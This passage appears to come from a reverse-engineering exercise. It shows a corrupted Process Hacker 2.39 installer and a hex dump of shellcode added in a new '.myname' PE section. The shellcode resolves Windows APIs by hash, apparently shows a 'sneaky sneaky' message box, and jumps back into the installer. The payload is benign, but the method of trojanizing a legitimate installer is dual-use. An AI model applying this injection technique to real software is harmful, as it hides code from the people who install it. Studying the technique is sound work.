25      </requestedPrivileges>
```

Setup - Process Hacker

Installing

Please wait while Setup installs Process Hacker on your computer.

Extracting files

Error

C:\Program Files\Process Hacker 2\CHANGELOG.txt

An error occurred while trying to read the source file:
The source file is corrupted.

Click Retry to try again, Ignore to skip this file (not recommended), or Abort to cancel installation.

中止(A) 重試(R) 略過(I)

Process Hacker v2.39 (r124), Setup v14 built on Mar, 29 2016

Cancel

010 Editor - C:\Users\yun\Desktop\vm_share\PE\processhacker-2.39-setup.exe

File Edit Search View Format Scripts Templates Debug Tools Window Help

Startup | PE_Validation.exe | processhacker-2.39-setup.exe ×

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
2:49F0h: 49 4E 47 58 58 50 41 44 44 49 4E 47 50 41 44 44   INGXXPADDINGPADD
2:4A00h: D9 EB 9B D9 74 24 F4 31 D2 B2 77 31 C9 64 8B 71   Ùë›Ùt$ô1Ò²w1Éd‹q
2:4A10h: 30 8B 76 0C 8B 76 1C 8B 46 08 8B 7E 20 8B 36 38   0‹v.‹v.‹F.‹~ ‹68
2:4A20h: 4F 18 75 F3 59 01 D1 FF E1 60 8B 6C 24 24 8B 45   O.uóY.Ñÿá`‹l$$‹E
2:4A30h: 3C 8B 54 28 78 01 EA 8B 4A 18 8B 5A 20 01 EB E3   <‹T(x.ê‹J.‹Z .ëã
2:4A40h: 34 49 8B 34 8B 01 EE 31 FF 31 C0 FC AC 84 C0 74   4I‹4‹.î1ÿ1Àü¬„Àt
2:4A50h: 07 C1 CF 0D 01 C7 EB F4 3B 7C 24 28 75 E1 8B 5A   .ÁÏ..Çëô;|$(uá‹Z
2:4A60h: 24 01 EB 66 8B 0C 4B 8B 5A 1C 01 EB 8B 04 8B 01   $.ëf‹.K‹Z..ë‹.‹.
2:4A70h: E8 89 44 24 1C 61 C3 B2 08 29 D4 89 E5 89 C2 68   è‰D$.aÃ².)Ô‰å‰Âh
2:4A80h: 8E 4E 0E EC 52 E8 9F FF FF FF 89 45 04 BB 7E D8   ŽN.ìRèŸÿÿÿ‰E.»~Ø
2:4A90h: E2 73 87 1C 24 52 E8 8E FF FF FF 89 45 08 68 6C   âs‡.$RèŽÿÿÿ‰E.hl
2:4AA0h: 6C 20 41 68 33 32 2E 64 68 75 73 65 72 30 DB 88   l Ah32.dhuser0Û^
2:4AB0h: 5C 24 0A 89 E6 56 FF 55 04 89 C2 50 BB A8 A2 4D   \$.‰æVÿU.‰ÂP»¨¢M
2:4AC0h: BC 87 1C 24 52 E8 5F FF FF FF 68 31 58 20 20 68   ¼‡.$Rè_ÿÿÿh1X  h
2:4AD0h: 32 31 41 30 68 46 30 38 39 31 DB 88 5C 24 09 89   21A0hF0891Û^\$.‰
2:4AE0h: E3 68 79 58 20 20 68 6E 65 61 6B 68 6B 79 20 73   ãhyX  hneakhky s
2:4AF0h: 68 73 6E 65 61 31 C9 88 4C 24 0D 89 E1 31 D2 52   hsnea1É^L$.‰á1ÒR
2:4B00h: 53 51 52 FF D0 B8 F8 A5 40 00 FF D0 9C EE 06 F1   SQRÿÐ¸ø¥@.ÿÐœî.ñ
```

Template Results - EXE.bt

Name	Value	Start	Size	Color	Co
struct IMAGE_DOS_HEADER DosHeader		0h	40h	Fg: Bg:	
struct IMAGE_DOS_STUB DosStub		40h	C0h	Fg: Bg:	
struct IMAGE_NT_HEADERS NtHeader		100h	F8h	Fg: Bg:	
struct IMAGE_SECTION_HEADER SectionHeaders[9]		1F8h	168h	Fg: Bg:	
struct IMAGE_SECTION_DATA Section[0]	CODE	400h	9E00h	Fg: Bg:	
struct IMAGE_SECTION_DATA Section[1]	DATA	A200h	400h	Fg: Bg:	
struct IMAGE_SECTION_DATA Section[2]	.idata	A600h	A00h	Fg: Bg:	
struct IMAGE_SECTION_DATA Section[3]	.rdata	B000h	200h	Fg: Bg:	
struct IMAGE_SECTION_DATA Section[4]	.rsrc	B200h	19800h	Fg: Bg:	
struct IMAGE_SECTION_DATA Section[5]	.myname	24A00h	1000h	Fg: Bg:	
struct RESOURCE_DIRECTORY_TABLE ResourceDirectoryTable		B200h	40h	Fg: Bg:	Level 1, 6 entries